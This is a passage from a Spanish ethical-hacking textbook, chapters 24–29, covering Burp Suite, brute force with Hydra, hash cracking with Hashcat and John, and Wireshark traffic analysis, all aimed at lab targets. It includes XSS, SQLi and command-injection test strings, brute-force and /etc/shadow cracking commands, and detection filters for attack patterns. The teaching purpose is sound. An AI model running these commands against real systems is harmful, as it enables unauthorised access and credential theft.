- Qué son las inyecciones web y por qué son tan peligrosas
- Cómo detectar y validar SQLi, XSS, RFI, LFI, Command Injection
- Cómo realizar PoCs simples sin dañar sistemas
- Cómo estructurar tu entrenamiento en laboratorios reales
- Qué protecciones existen y por qué fallan

Capítulo 24

Uso ético de Burp Suite en entornos de laboratorio

24.1. La herramienta definitiva del pentester web

Burp Suite es, sin discusión, **la herramienta número uno para el hacking web profesional**. No importa si trabajas en pentesting, bug bounty o auditorías internas: Burp es el estándar global.

Pero con gran poder viene gran responsabilidad:

Burp Suite solo debe usarse en laboratorios propios, máquinas autorizadas o plataformas como TryHackMe/HTB. Interferir tráfico de sitios reales sin permiso es ilegal.

En este capítulo aprenderás a usar Burp de manera ética, controlada y profesional.

24.2. ¿Qué es Burp Suite?

Burp es un conjunto de herramientas que permiten:

- Interceptar tráfico HTTP/HTTPS
- Modificar requests
- Automatizar ataques
- Escanear vulnerabilidades
- Repetir solicitudes
- Realizar fuzzing
- Manipular sesiones
- Analizar respuestas
- Desarrollar PoCs

Existen dos versiones:

- **Community (gratuita)**
- **Professional (paga, más potente)**

Todo lo de este capítulo funciona con la versión gratuita.

24.3. Instalar y configurar Burp Suite

1. Instalar Burp

En Kali ya viene instalado. Sino:

```
https://portswigger.net/burp/communitydownload
```

2. Configurar tu navegador

Lo ideal es usar **Firefox**.

Configurar el proxy manualmente:

```
IP: 127.0.0.1
Puerto: 8080
```

-

3. Instalar el certificado de Burp

Para interceptar HTTPS:

Visitar:
`http://burp`

1.
2. Descargar certificado CA
3. Importarlo en Firefox → Autoridades → Confiar para identificar sitios web

Esto evita errores SSL y permite interceptar tráfico cifrado.

24.4. La anatomía de Burp Suite (vista general)

1. Proxy

Interceptar, modificar y reenviar solicitudes.

2. Target

Mapa del sitio, árbol de rutas, información estructural.

3. Repeater

Repetición de requests modificados manualmente para probar comportamientos.

4. Intruder

Fuzzing avanzado (limitado en versión gratuita).

5. Decoder

Codificación/decodificación base64, URL encoding, hex, etc.

6. Comparer

Comparación de respuestas.

7. Scanner (solo Pro)

Escaneo automatizado de vulnerabilidades.

La clave está en saber cómo y cuándo usar cada módulo.

24.5. Proxy: el corazón del hacking web

El Proxy es la herramienta principal. Aquí interceptas requests antes de que lleguen al servidor.

Flujo básico:

1. Burp intercepta request
2. Lo analizas
3. Lo modificas
4. Lo reenvías
5. Recibes la respuesta
6. Observas comportamiento

Ejemplo interceptado:

```
GET /login.php?user=admin&pass=123 HTTP/1.1
Host: dvwa.local
Cookie: PHPSESSID=abc
```

Puedes modificar:

- Parámetros
- Cookies
- Headers
- Método HTTP
- Cuerpo de la petición

Burp te da control absoluto.

24.6. Repeater: la herramienta del investigador serio

Repeater te permite **enviar el mismo request muchas veces**, modificándolo cada vez para probar:

- SQLi
- XSS
- Auth Bypass
- Manipulación de parámetros
- LFI/RFI

- PoCs de command injection

Ejemplo: probar si un usuario accede a otra cuenta cambiando el parámetro:

```
GET /profile?id=2
```

o

```
Cookie: role=user
```

Repeater es fundamental para explotación controlada.

24.7. Intruder: automatización con ética

En la versión gratuita es más lento, pero sigue siendo útil.

Intruder sirve para:

- Fuzzing de parámetros
- Enumerar usuarios
- Probar contraseñas débiles
- Descubrir rutas ocultas
- Validar fallos de control de acceso

Ejemplo: fuzzing de `id`:

```
?id=§1§
```

Luego pruebas valores 1 a 50.

Importante: Solo usar Intruder en laboratorios o plataformas diseñadas para ello. Nunca realices fuzzing contra sitios reales. Causa tráfico masivo: es ilegal.

24.8. Target: el mapa del tesoro

Burp analiza:

- Rutas del sitio
- Archivos
- Parámetros
- Tecnologías
- Estructura interna

Puedes ver qué partes del sitio interactúan con el servidor y cuáles son estáticas.

Muy útil para identificar:

- Endpoints ocultos
- Paneles admin
- APIs internas
- Páginas sensibles

24.9. Funciones indispensables para hacking web

Intercept → Off/On

Activa o pausa interceptación.

Forward

Reenvía el request interceptado.

Drop

Lo cancela.

Send to Repeater

Lo envía al módulo para manipulación detallada.

Send to Intruder

Para automatizar pruebas.

Inspector (Pro/Moderno)

Muestra parámetros manipulables de forma organizada.

24.10. Caso práctico completo en laboratorio (DVWA o Juice Shop)

Objetivo: probar XSS reflejado con Burp

1. Configurar proxy
2. Hacer request vulnerable
3. Interceptar
4. Enviar a Repeater
5. Modificar parámetro:

```
"><script>alert(1)</script>
```

6. Enviar
7. Observar si se ejecuta

Objetivo 2: SQLi

1. Interceptar request con ID
2. Modificar:

```
?id=1' OR '1'='1
```

3. Reenviar
4. Ver si devuelve resultados ampliados

Objetivo 3: Command Injection

```
8.8.8.8 && whoami
```

Observar si se ejecuta como el usuario del servidor.

24.11. Uso ético: reglas obligatorias

- No interceptes tráfico de usuarios reales
- No ataques sitios sin permiso
- No fuerces DoS
- No pruebes credenciales reales en sitios externos
- No almacenes cookies de terceros
- No envíes fuzzing fuera del lab
- No modifiques respuestas de sitios reales

Todo trabajo debe realizarse en:

- DVWA
- Juice Shop
- WebGoat
- TryHackMe
- HTB Academy

- Máquinas propias

24.12. Checklist profesional para cada sesión con Burp

Antes:

- VPN a THM/HTB o laboratorio local
- Navegador dedicado
- Certificado CA instalado
- Intercept ON
- Proxy configurado

Durante:

- Documentar requests importantes
- Derivar requests a Repeater
- Etiquetar descubrimientos
- Usar Comparer para buscar diferencias

Después:

- Limpiar historial
- Desactivar proxy
- Cerrar Burp
- Guardar evidencia para tu reporte

24.13. Ejercicio final del capítulo

Usa DVWA (nivel “Low”):

1. Intercepta un login
2. Modifica parámetros
3. Evalúa manejo de errores
4. Prueba bypass básico:

```
' OR '1'='1
```

5. Repite request con Repeater
6. Observa diferencias entre respuestas con Comparer
7. Escribe tu propia PoC documentada

24.14. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es Burp Suite y por qué es la herramienta principal del pentester web
- Cómo configurarlo e interceptar tráfico
- Cómo modificar, repetir y automatizar requests
- Cómo usar Proxy, Repeater, Intruder y Target
- Cómo realizar PoCs de forma ética
- Qué no debes hacer jamás fuera del laboratorio

Capítulo 25

Ataques de autenticación en pruebas: fuerza bruta y credenciales débiles

25.1. La puerta de entrada de casi todos los ataques

Si hay un capítulo que todos los pentesters consideran “obligatorio”, es éste. ¿Por qué? Porque **la autenticación es la primera línea de defensa de una aplicación**, y la mayoría de las brechas reales suceden por:

- Contraseñas débiles
- Usuarios por defecto
- Falta de restricciones en intentos de login
- Validaciones pobres
- Tokens predecibles
- Formularios inseguros

Este capítulo te enseña cómo *probar éticamente* la fortaleza de un sistema de autenticación en entornos controlados. Nunca fuera de un laboratorio sin permiso explícito.

25.2. ¿Qué son los ataques de autenticación?

Son técnicas orientadas a:

- Descubrir usuarios válidos
- Probar contraseñas débiles
- Comprobar si el sistema falla al gestionar intentos
- Ver si un login es vulnerable a fuerza bruta
- Determinar si existe enumeración de usuarios
- Detectar fallos en el flujo de autenticación

La meta no es “hackear al sistema”, sino **evaluar si está correctamente protegido**.

25.3. Los tres pilares de los ataques de autenticación

1. **Enumeración de usuarios**
2. **Fuerza bruta (brute-force)**
3. **Ataques de listas de contraseñas débiles (dictionary attacks)**

Si una app falla en uno de estos tres pilares, tiene un problema serio.

25.4. Enumeración de usuarios: el primer paso

Antes de intentar un ataque de fuerza bruta, un atacante intentaría descubrir qué usuarios existen.

Indicadores claros:

- Mensajes distintos para usuario incorrecto vs contraseña incorrecta
- Tiempos de respuesta diferentes
- Codigos HTTP diferentes
- Errores detallados

Ejemplo vulnerable:

```
Usuario incorrecto
```

vs

```
Contraseña incorrecta
```

Para un atacante, eso es oro.

25.4.1. Cómo detectar enumeración de usuarios con Burp

Intercepta el login y modifica el username. Si cambian:

- El mensaje
- El tamaño de la respuesta

- El código HTTP
- El tiempo de respuesta

→ Eso indica enumeración.

Ejemplo:

```
admin:WrongPass  → 401
pepe:WrongPass   → 404
```

25.5. Fuerza bruta ética (solo en laboratorio)

La fuerza bruta consiste en probar **todas** las combinaciones posibles. En la práctica, se usa *fuerza bruta inteligente*:

- Diccionarios
- Palabras relevantes
- Combinaciones probables
- Variantes numéricas

No atacamos sistemas reales. Solo máquinas como DVWA, Juice Shop, Metasploitable o TryHackMe/HTB.

25.5.1. ¿Qué necesitas?

Herramientas:

- **Burp Intruder** (aunque lento en versión gratuita)
- **Hydra**
- **Medusa**
- **Ncrack**

Todas valen para:

- Formularios web
- SSH
- FTP
- SMB
- RDP
- MySQL
- Telnet

En laboratorio, funcionan perfecto.

25.6. Ataques de diccionario

La mayoría de gente usa contraseñas:

- cortas
- comunes
- numéricas
- repetidas

Por eso siempre se prueban:

Ejemplos típicos:

- `admin`
- `admin123`
- `123456`
- `password`
- `qwerty`
- `letmein`

Esta técnica es el arma más efectiva para pentesting corporativo, siempre con permisos.

25.7. Hydra: la herramienta clásica

Ejemplo básico (formulario web):

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.11
http-post-form "/login.php:user=^USER^&pass=^PASS^:Login failed"
```

Explicación:

- `-l admin` → usuario fijo
- `-P` → diccionario
- `^USER^ ^PASS^` → marcadores
- “Login failed” → cadena que indica fallo

25.7.1. Hydra para SSH

Muy usado en laboratorios:

```
hydra -l root -P rockyou.txt ssh://192.168.56.11
```

25.7.2. Hydra para FTP

```
hydra -l anonymous -P rockyou.txt ftp://192.168.56.11
```

25.8. Ataques con Burp Intruder (ético y controlado)

Intruder te permite automatizar ataques rápidos.

Pasos:

1. Interceptar login
2. Enviar a Intruder
3. Seleccionar posición donde insertar diccionario
4. Elegir modo “Sniper” o “Cluster Bomb”
5. Cargar diccionario
6. Iniciar ataque

Indicadores de éxito:

- Respuesta más larga
- Respuesta más corta
- Código HTTP diferente
- Mensaje de error distinto
- Redirección inesperada

Incluso sin ver credenciales directamente, se puede inferir éxito.

25.9. Ataques a APIs modernas

Las APIs también pueden ser vulnerables a fuerza bruta:

Métodos comunes:

```
POST /api/login
{
  "user": "admin",
  "pass": "123"
}
```

Débil si:

- No hay rate limit

- No hay bloqueo
- No hay captcha
- Respuestas predecibles

TryHackMe y HTB tienen varios labs para practicar esto.

25.10. Ataques a restricciones débiles

Muchos sistemas fallan al aplicar restricciones:

Sin límite de intentos

Puedes intentar infinitas veces.

Sin bloqueo temporal

Sin “timeout” después de varios intentos.

Sin captcha

Nada detiene bots.

Tokens predecibles

IDs fáciles de adivinar:

```
session_001
session_002
session_003
```

Claves API simples

Ejemplo vulnerable:

```
X-API-Key: 12345
```

25.11. Ejercicio guiado: DVWA (nivel Low)

1. Abrir login

2. Enviar a Intruder

3. Marcar parámetro `password`

4. Insertar diccionario (rockyou)

5. Analizar respuestas

6. Encontrar la contraseña correcta

Resultado típico:

```
admin:password
```

(DVWA está diseñado para que funcione.)

25.12. Ejercicio guiado: Hydra + SSH

En Metasploitable, probar:

```
hydra -l msfadmin -P rockyou.txt ssh://192.168.56.11
```

Contraseña correcta:

```
msfadmin
```

Aprendes:

- Enumeración
- Diccionarios
- Protocolos
- Cómo detectar éxito en SSH

25.13. Cómo defender (para pensar como profesional)

Si entiendes las defensas, entiendes los ataques:

- Rate limiting
- Bloqueo tras intentos fallidos
- CAPTCHA
- Revisar User-Agent
- Contraseñas fuertes obligatorias
- Hash seguro + salt
- MFA (autenticación multifactor)
- Control de sesión robusto

25.14. Ética y responsabilidad

Nunca uses estas técnicas:

- En cuentas reales
- En servicios externos
- Contra sitios públicos
- Contra redes corporativas sin permiso
- Contra APIs ajenas

Incluso un simple fuzzing puede causar:

- Bloqueos de cuentas
- Sobrecarga del servidor
- Problemas legales

Todo debe ser en **laboratorios propios o plataformas diseñadas para ello.**

25.15. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo funcionan los ataques de autenticación
- Cómo detectar enumeración de usuarios
- Cómo usar fuerza bruta de forma ética
- Cómo usar Hydra, Burp e Intruder
- Cómo atacar SSH, FTP, Web y APIs
- Cómo interpretar resultados
- Cómo defenderte de estos ataques

Capítulo 26

Crackeo de contraseñas en laboratorio: hashes, diccionarios y reglas

26.1. El laboratorio perfecto para aprender lo que nunca debes hacer

Crackear contraseñas **NO es algo que puedas hacer en sistemas reales sin autorización**. Pero en tu laboratorio, es una de las habilidades más educativas, porque te enseña:

- Cómo se almacenan contraseñas
- Cómo se transforman en hashes
- Cómo funcionan herramientas modernas
- Por qué ciertas contraseñas se crackean en segundos
- Cómo defender correctamente sistemas reales

Este capítulo está orientado a técnicas **éticas**, aplicadas únicamente en entornos 100% controlados.

26.2. ¿Qué es un hash de contraseña?

Un hash es una representación *irreversible* de una contraseña. Los sistemas no guardan contraseñas en texto plano. Guardan:

- MD5
- SHA-1
- SHA-256
- bcrypt
- PBKDF2
- Argon2

Pero no todos los hashes son iguales. Algunos son fáciles de crackear, otros prácticamente imposibles sin GPU masiva.

26.3. ¿Por qué es posible crackear un hash?

Porque muchas contraseñas son:

- Cortas
- Comunes
- Predecibles
- Basadas en patrones

- Variantes mínimas de palabras reales

Y porque existen técnicas de fuerza bruta, diccionarios y reglas que reducen el espacio del problema.

26.4. ¿Qué vas a crackear en tu laboratorio?

- Hashes de contraseñas de DVWA
- Hashes de `/etc/shadow` de Metasploitable
- Hashes de contraseñas web simuladas
- Hashes de archivos CTF
- Hashes capturados en TryHackMe/HTB

Siempre bajo control.

26.5. Tipos de técnicas de crackeo

1. Fuerza bruta (Brute Force)

Probar todas las combinaciones. Lento, pero efectivo cuando la contraseña es corta.

2. Diccionarios (Wordlist Attack)

Probar una lista de palabras comunes, como `rockyou.txt`.

3. Reglas (Rule-Based Attack)

Modificar automáticamente palabras de un diccionario:

- Cambiar mayúsculas/minúsculas
- Agregar números
- Sustituir letras por símbolos
- Variantes de “password” → “P@ssw0rd123”

4. Rainbow Tables

Tablas precalculadas. Anticuado, pero útil para entender teoría.

5. Ataques híbridos

Diccionario + números al final, etc.

26.6. Hashcat — la herramienta más poderosa del mundo

Hashcat usa GPU para romper hashes de forma extremadamente eficiente.

Ejemplo: crackear un hash MD5:

```
hashcat -m 0 hash.txt rockyou.txt
```

Explicación:

- `-m 0` → modo MD5
- `hash.txt` → archivo con hashes
- `rockyou.txt` → diccionario

Para SHA-1:

```
hashcat -m 100 hash.txt rockyou.txt
```

Para bcrypt:

```
hashcat -m 3200 hash.txt rockyou.txt
```

Hashcat brilla cuando tienes GPU, pero también funciona con CPU.

26.7. John the Ripper — el clásico indispensable

Especialmente útil para `/etc/shadow`.

Extraer hashes de `/etc/shadow`:

```
unshadow /etc/passwd /etc/shadow > hashes.txt
```

Crackear:

```
john hashes.txt
```

Ver resultados:

```
john --show hashes.txt
```

John utiliza:

- Diccionarios
- Reglas
- Incremental
- Hybrid

Perfecto para entornos Linux vulnerables.

26.8. El diccionario “rockyou.txt” — el arma más efectiva

Ubicación en Kali:

```
/usr/share/wordlists/rockyou.txt.gz
```

Descomprimirlo:

```
gunzip rockyou.txt.gz
```

Incluye millones de contraseñas reales filtradas en la vida real. Por desgracia, miles de personas aún las usan. Por eso crackearlas es tan fácil en laboratorio.

26.9. Detección de tipo de hash

A veces no sabes qué hash estás crackeando.

Usa:

hash-identifier

```
hash-identifier
```

O:

hashid

```
hashid hash.txt
```

O:

Hashcat Example Hashes

La documentación lista todos los tipos compatibles.

26.10. Ataque de diccionario (laboratorio real)

Hash MD5 ficticio (de “admin”):

```
21232f297a57a5a743894a0e4a801fc3
```

Crackeo:

```
hashcat -m 0 hash.txt rockyou.txt
```

Resultado:

```
admin
```

26.11. Ataque con reglas — Password = “Admin2024!”

Diccionario base:

```
admin
```

Regla aplicada:

```
c i l d ][ ! $ 1 3
```

Hashcat con reglas:

```
hashcat -m 0 hash.txt rockyou.txt -r rules/best64.rule
```

Resultado: Genera miles de variantes de “admin”.

- Admin
- Adm1n
- Adm!n
- Admin2024
- Adm1n2024!

26.12. Ataque híbrido (diccionario + números)

Ejemplo: contraseña = “burger123”

Hashcat:

```
hashcat -m 0 hash.txt rockyou.txt -a 6 '?d?d?d'
```

- `-a 6` → modo híbrido diccionario + sufijo
- `'?d?d?d'` → probar números del 000 al 999

26.13. Crackeo de hashes Linux en laboratorio

1. Obtener hashes:

```
unshadow passwd shadow > hashes.txt
```

2. Ejecutar John:

```
john hashes.txt
```

3. Ver resultados:

```
john --show hashes.txt
```

En Metasploitable es común encontrar:

- `msfadmin`
- `user`
- Contraseñas débiles sin hash robusto

Esto te ayuda a comprender configuraciones débiles en sistemas reales.

26.14. Crackeo de contraseñas web

Ejemplo DVWA:

1. Ver hash MD5 de la base de datos
2. Guardarlo en `hash.txt`
3. Ejecutar:

```
hashcat -m 0 hash.txt rockyou.txt
```

4. Validar acceso en DVWA

26.15. Cómo defender (muy importante)

Usar hashes fuertes

- bcrypt
- PBKDF2
- Argon2

Agregar SALT aleatorio

Evita ataques de tablas precalculadas.

Agregar PEPPER (general)

Clave secreta global no almacenada en DB.

Contraseñas largas

Los ataques de diccionario pierden efectividad.

MFA

Incluso si crackean la contraseña, el atacante no puede entrar.

26.16. Ejercicio completo para tu laboratorio

1. Extraer hashes de Metasploitable

```
unshadow /etc/passwd /etc/shadow > metasploitable_hashes.txt
```

2. Identificar hash

```
hashid metasploitable_hashes.txt
```

3. Crackear con John

```
john metasploitable_hashes.txt
```

4. Repetir con Hashcat

```
hashcat -m 500 metasploitable_hashes.txt rockyou.txt
```

5. Documentar resultados

- Usuario
- Hash
- Contraseña
- Tiempo requerido

26.17. Ética obligatoria

Crackear contraseñas fuera del laboratorio:

- Es ilegal
- Puede causar daños reales
- Viola privacidad
- Potencialmente te expone a cargos penales

Todo trabajo con contraseñas debe hacerse únicamente en máquinas propias o plataformas diseñadas.

26.18. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo funcionan los hashes y por qué se pueden crackear
- Cómo usar John the Ripper y Hashcat
- Cómo usar diccionarios, reglas e híbridos
- Cómo extraer hashes de Linux y aplicaciones web
- Cómo entender la seguridad de contraseñas
- Cómo aplicar defensas reales

Capítulo 27

Introducción al Wireshark: ver el tráfico como un hacker

27.1. La herramienta que revela lo invisible

Si Nmap es el bisturí y Burp Suite es el laboratorio, **Wireshark es el microscopio electrónico del hacker ético**. Con él puedes ver cada paquete que viaja por la red: quién habla con quién, qué protocolo usa, qué dato envía, si está cifrado, si viaja en texto plano y cómo se comportan los sistemas en tiempo real.

Es una herramienta **forense, ofensiva y defensiva** al mismo tiempo. Y como siempre:

Solo úsalo en tus propias redes o laboratorios. Capturar tráfico ajeno es ilegal.

27.2. ¿Qué es Wireshark?

Wireshark es un analizador de paquetes (packet sniffer) que permite:

- Ver tráfico de red en vivo
- Abrir archivos `.pcap` capturados
- Analizar protocolos a nivel de detalle
- Reconstruir sesiones
- Detectar vulnerabilidades
- Observar credenciales enviadas sin cifrar
- Identificar malware
- Ver comportamiento sospechoso
- Realizar ingeniería inversa de protocolos

Es el estándar mundial en análisis de tráfico.

27.3. ¿Cómo funciona?

Wireshark captura paquetes a través de:

- Interfaces físicas (Ethernet, Wi-Fi)
- Interfaces virtuales (VMware, VirtualBox)
- Archivos `.pcap` previamente capturados

Cada paquete contiene:

- Direcciones IP
- Información de protocolo
- Puertos
- Flags
- Contenido del paquete (payload)
- Tiempos
- Tamaños

Toda esta información es oro para un hacker ético.

27.4. Instalación y primeros pasos

En Kali Linux

Wireshark viene instalado por defecto.

Si no, instálalo:

```
sudo apt install wireshark
```

Permitir captura para tu usuario:

```
sudo usermod -aG wireshark $USER
```

En Windows

Descargar desde: https://www.wireshark.org/

27.5. Conociendo la interfaz de Wireshark

Wireshark tiene tres paneles principales:

Panel de lista de paquetes

Cada fila = un paquete capturado.

Panel de detalles

Muestra análisis por protocolos del paquete seleccionado.

Ejemplo:

- Ethernet
- IP
- TCP
- HTTP

Panel de bytes

Bytes crudos en hexadecimal.

27.6. Iniciar una captura

1. Selecciona la interfaz de red:
    - `eth0` (cable)
    - `wlan0` (wifi)
    - `vboxnet0` (host-only)
2. Haz clic en **Start Capture**
3. Observa el flujo de paquetes en tiempo real

Es recomendable practicar en una red virtual interna:

```
192.168.56.0/24
```

Para evitar capturar tráfico real ajeno.

27.7. Entender el tráfico en texto plano (HTTP, FTP, Telnet)

En tu laboratorio:

- Metasploitable
- DVWA
- Servidores sin HTTPS

Verás tráfico legible como:

```
GET /login.php HTTP/1.1
User-Agent: Mozilla
Cookie: PHPSESSID=abc
```

Si haces login por HTTP:

```
username=admin&password=123456
```

Esto muestra por qué el cifrado es vital.

27.8. Analizar tráfico cifrado (HTTPS)

Con HTTPS verás algo como:

- TLS handshake
- Certificados
- Paquetes cifrados

No puedes ver contenido, pero sí:

- Versión TLS
- Algoritmos
- Expiración de certificados
- Errores de configuración

Aprenderás a detectar:

- TLS inseguros
- Certificados caducados
- Cipher suites débiles

27.9. Filtros: el arma secreta de Wireshark

Para encontrar patrones rápidamente.

Filtrar por IP

```
ip.addr == 192.168.56.11
```

Filtrar por protocolo

```
http
tcp
udp
dns
ftp
```

Filtrar por puerto

```
tcp.port == 80
```

Filtrar por paquetes problemáticos

```
tcp.flags.syn == 1
tcp.flags.reset == 1
```

Filtrar por errores

```
icmp
```

Los filtros convierten Wireshark en una herramienta quirúrgica.

27.10. Reconstrucción de sesiones

Wireshark puede reconstruir sesiones HTTP.

Click derecho → **Follow** → **HTTP Stream**

Esto muestra todo el intercambio entre cliente y servidor.

Ejemplo:

```
POST /login.php HTTP/1.1
username=admin&password=admin123
```

En protocolos sin cifrar, las credenciales quedan expuestas.

27.11. Uso ofensivo legal: detectar contraseñas débiles

En un laboratorio puedes:

- Capturar tráfico FTP
- Capturar Telnet
- Capturar HTTP sin cifrar
- Ver credenciales en texto plano

Ejemplo FTP:

```
USER admin
PASS password
```

Esto sirve para comprender el riesgo de protocolos inseguros.

27.12. Uso defensivo: detectar anomalías

Wireshark también permite ver:

- Scans de Nmap
- Intentos de fuerza bruta
- Errores ICMP
- Paquetes mal formados
- Actividad sospechosa
- Beaconing de malware
- Conexiones externas no esperadas

Ejemplo: SYN scans

```
Flags: SYN
```

27.13. Exportar y analizar capturas `.pcap`

Puedes abrir capturas generadas por:

- tcpdump
- tshark
- CTFs
- TryHackMe
- HackTheBox

Ejemplo:

```
tshark -i eth0 -w captura.pcap
```

Abrir en Wireshark → análisis forense completo.

27.14. Ejercicio guiado en tu laboratorio

1. Capturar tráfico HTTP entre DVWA y tu navegador

- Inicia Wireshark
- Filtro: `http`
- Realiza un login
- Captura credenciales en texto plano

2. Capturar FTP en Metasploitable

- Filtro: `ftp`
- Realiza un login ftp-anon
- Observa el intercambio

3. Analizar un escaneo de Nmap

- Filtro: `tcp.flags.syn == 1`

Ejecuta:
`nmap 192.168.56.11`

-
- Observa los SYN enviados

4. Seguir un stream

- Click derecho → Follow → TCP Stream
- Ver contenido completo de una sesión

27.15. Ética del análisis de tráfico

Nunca captures tráfico:

- De redes ajenas
- De Wi-Fi público
- De sitios reales
- De usuarios que no dieron permiso
- De empresas sin contrato

Capturar tráfico ajeno puede ser considerado espionaje, intervención de comunicaciones y delito informático.

En tu laboratorio es 100% legal.

27.16. Conclusión del capítulo

En este capítulo aprendiste:

- Qué es Wireshark y cómo funciona
- Cómo capturar tráfico de tu entorno
- Cómo analizar protocolos
- Cómo interpretar tráfico HTTP, FTP, DNS, etc.
- Cómo reconstruir sesiones
- Cómo detectar vulnerabilidades a partir de tráfico
- Cómo usar filtros poderosos
- Cómo practicar de forma ética

Capítulo 28

Análisis de tráfico sospechoso en redes de laboratorio

28.1. Ver la red como un investigador

En el capítulo anterior aprendiste a capturar y analizar tráfico con Wireshark. Ahora vas un paso más allá: **detectar actividad sospechosa**, patrones anómalos y comportamientos que un atacante —o malware— produciría en una red real. Todo esto se hará exclusivamente dentro de tu *laboratorio ético*, donde puedes experimentar sin riesgos legales.

Este capítulo te prepara para:

- Reconocer escaneos
- Analizar intentos de explotación
- Detectar tráfico malicioso
- Interpretar patrones de fuerza bruta
- Identificar comunicaciones anómalas
- Entender cómo lucen ataques reales dentro de un archivo `.pcap`

28.2. ¿Qué es tráfico sospechoso?

Es cualquier secuencia de paquetes que:

- No corresponde al comportamiento normal de un servicio
- Muestra intención de descubrir, explotar o atacar
- Presenta patrones repetitivos o automatizados
- Se dirige a puertos inusuales
- Contiene cargas extrañas
- Revela herramientas específicas (Nmap, Nikto, gobuster…)

Este tipo de tráfico es el que un analista profesional detecta en SOCs y redes corporativas.

28.3. Patrón 1 — Escaneos de Nmap

Un clásico en redes vulnerables.

Signos de un SYN scan (rápido):

Filtro en Wireshark:

```
tcp.flags.syn == 1 && tcp.flags.ack == 0
```

Indicadores:

- Paquetes de SYN → muchos destinos
- Paquetes de RST en respuesta
- No se completa el handshake (SYN/ACK nunca seguido de ACK)

Signos de un ACK scan:

```
tcp.flags.ack == 1 && tcp.flags.syn == 0
```

Sirve para mapear firewalls.

Signos de un UDP scan:

```
udp && icmp.type == 3
```

(Este error ICMP indica puerto cerrado.)

28.4. Patrón 2 — Fuerza bruta visible en paquetes

En protocolos no cifrados:

FTP (texto plano):

Filtro:

```
ftp
```

Patrón:

```
USER admin
PASS 12345
USER admin
PASS admin
USER admin
PASS password
```

Si se repite muchas veces → intento de fuerza bruta.

SSH (cifrado)

No ves credenciales, pero sí patrones sospechosos:

Filtro:

```
tcp.port == 22
```

Indicadores:

- Muchos intentos de conexión en pocos segundos
- Conexiones cortas sin establecimiento completo
- Rango amplio de IPs → ataque distribuido

HTTP

Buscas:

- Múltiples POST a `/login`
- Respuestas repetidas 401 o 403
- Códigos 302 cuando login es exitoso

Filtro:

```
http.request.method == "POST"
```

28.5. Patrón 3 — Escaneos web (direcciones masivas)

Herramientas como gobuster, dirb o dirbuster generan:

- Muchos requests en pocos segundos

Caminos sistemáticos:

```
/admin
/backup
/test
/uploads
/old
```

-
- Códigos 404 repetidos
- Misma IP, peticiones continuas

Filtro:

```
http && ip.src == <IP atacante>
```

Esto suele indicar enumeración web.

28.6. Patrón 4 — Intentos de explotación web

SQLi:

Paquetes con:

```
'
" OR 1=1 --
UNION SELECT
```

Filtro:

```
http contains "'"
```

XSS:

```
<script>alert(1)</script>
```

Filtro:

```
http contains "<script>"
```

LFI / RFI:

```
../../../../etc/passwd
?page=http://
```

Filtro:

```
http contains "../"
```

o

```
http contains "http://"
```

28.7. Patrón 5 — Comportamiento tipo malware

En un laboratorio, puedes simular tráfico anómalo.

Indicadores:

Conexiones regulares hacia un host externo desconocido:

```
tcp.flags.syn == 1 && ip.dst != red_local
```

C2 (Command and Control) sospechoso:

- Intervalos fijos (e.g. cada 10 segundos)
- Paquetes pequeños repetidos
- Protocolos no comunes

Datos cifrados sobre puertos no estándar:

```
tcp.port == 443 && !tls
```

Significa que *parece* HTTPS pero no lo es.

28.8. Patrón 6 — Tráfico de exfiltración

Indicios:

- Gran cantidad de datos saliendo hacia una IP única
- Uso de HTTP POST anómalos
- DNS muy verboso (DNS tunneling)
- Base64 repetida
- Requests grandes desde un servidor que no debería enviar nada

Filtros útiles:

```
dns
http.request.method == "POST"
frame.len > 1000
```

28.9. Patrón 7 — ICMP sospechoso (ping como canal de ataque)

Filtros:

```
icmp.type == 8
```

Indicadores:

- Pings regulares desde misma IP
- Paquetes con tamaños extraños
- ICMP usado para descubrir hosts
- ICMP tunneling (datos dentro del paquete)

28.10. Cómo simular tráfico sospechoso en tu laboratorio

1. Generar un SYN scan con Nmap

```
nmap -sS 192.168.56.11
```

2. Fuerza bruta con Hydra

```
hydra -l admin -P rockyou.txt ftp://192.168.56.11
```

3. Enumeración web

```
gobuster dir -u http://192.168.56.12 -w wordlist.txt
```

4. XSS / SQLi manual

Desde Burp o navegador.

Luego capturas todo con Wireshark.

28.11. Herramientas forenses complementarias

tshark

La versión CLI de Wireshark.

```
tshark -r captura.pcap
```

capinfos / mergecap / editcap

Para manipular archivos `.pcap`.

NetworkMiner

Reconstructa archivos, imágenes y sesiones.

28.12. Ejercicio completo guiado

1. Capturar tráfico durante un escaneo Nmap

- Abre Wireshark
- Filtro: `tcp.flags.syn == 1`

Ejecuta:
`nmap -A 192.168.56.11`

-

- Observa secuencia SYN, SYN-ACK, RST

2. Detectar fuerza bruta FTP

- Filtro: `ftp`
- Ejecuta Hydra
- Observa intentos repetidos

3. Detectar SQLi

Filtro:
`http contains "UNION"`
-

4. Analizar ICMP sospechoso

Filtro:
`icmp.type == 8`
-
- Ejecuta un ping prolongado.

5. Documentar hallazgos

- Timestamp
- IP de origen/destino
- Qué patrón detectaste
- Evidencia (capturas)

28.13. Ética: lo que jamás debes hacer

- No captures tráfico de otras personas
- No analices redes corporativas sin permiso
- No interceptes Wi-Fi público
- No utilices `.pcap` obtenidos ilegalmente
- No envíes escaneos a redes reales sin autorización

El análisis de tráfico está regulado por leyes de privacidad y comunicaciones. Tu laboratorio es el único entorno seguro.

28.14. Conclusión del capítulo

En este capítulo aprendiste:

- Cómo identificar patrones de tráfico malicioso
- Cómo reconocer escaneos, fuerza bruta, exploración web y explotación
- Cómo detectar exfiltración, anomalías y tráfico tipo malware
- Cómo aplicar filtros avanzados en Wireshark
- Cómo simular ataques de forma ética
- Cómo analizar `.pcap` como un profesional

Capítulo 29

Hacking inalámbrico en redes propias: Wi-Fi, WPA2 y laboratorio

29.1. Las redes Wi-Fi: uno de los objetivos más tentadores

El hacking inalámbrico es uno de los temas más llamativos dentro de la seguridad ofensiva. ¿Por qué? Porque las redes Wi-Fi están por todas partes, muchas están mal configuradas, algunas usan contraseñas débiles y la mayoría de la gente no comprende realmente cómo funciona la autenticación inalámbrica.

Pero atención:

Todo hacking Wi-Fi fuera de tu red, o sin permiso explícito, es ilegal. Este capítulo está diseñado *exclusivamente* para practicar en **tu propia red**, o en una red creada en laboratorio con un AP viejo, una VM con hostapd o un router que controles.

